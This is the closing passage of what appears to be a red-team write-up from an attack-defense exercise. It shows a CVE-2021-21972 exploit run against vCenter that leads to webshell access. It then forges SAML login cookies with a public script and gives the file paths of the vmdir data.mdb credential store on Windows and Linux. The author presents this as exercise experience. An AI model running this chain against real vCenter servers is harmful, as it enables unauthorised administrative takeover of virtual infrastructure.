The core-zone vCenter was vulnerable to CVE-2021-21972, allowing direct webshell injection.

```
C:\Users\29594\Downloads\CVE-2021-21972-main>python CVE-2021-21972.py -url 1
Test On vCenter 6.5 Linux/Windows
VMware-VCSA-all-6.7.0-8217866
VMware-VIM-all-6.7.0-8217866
VMware-VCSA-all-6.5.0-16613358
By: Sp4ce
Github:https://github.com/NS-Sp4ce

[*] Check  is vul ...
[!] https://  IS vul ...
[+] Identified: VMware vCenter Server 6.7.0 build-14792544 good
```

With shell access on vCenter, we could forge cookies:

using the script


https://github.com/horizon3ai/vcenter_saml_login/blob/main/vcenter_saml_login.py

```
python3 vcenter_saml_login.py -t <vcenter intranet IP> -p data.mdb
```

data.mdb paths:

Windows: C:/ProgramData/VMware/vCenterServer/data/vmdird/data.mdb
Linux: /storage/db/vmware-vmdir/data.mdb

Logged into vCenter with the forged cookie.



Score maxed out. We're out~

0x06 Closing Words

This article offers little deep technique; it mainly shares a classic case of being "chased and blocked from every side" during an attack-defense exercise, to cheer on the brothers grinding on the front lines.

Lost your shell? Kicked out of the intranet? Don't lose heart. Counter every move with a move of your own — that is exactly where the fun of attack and defense lies.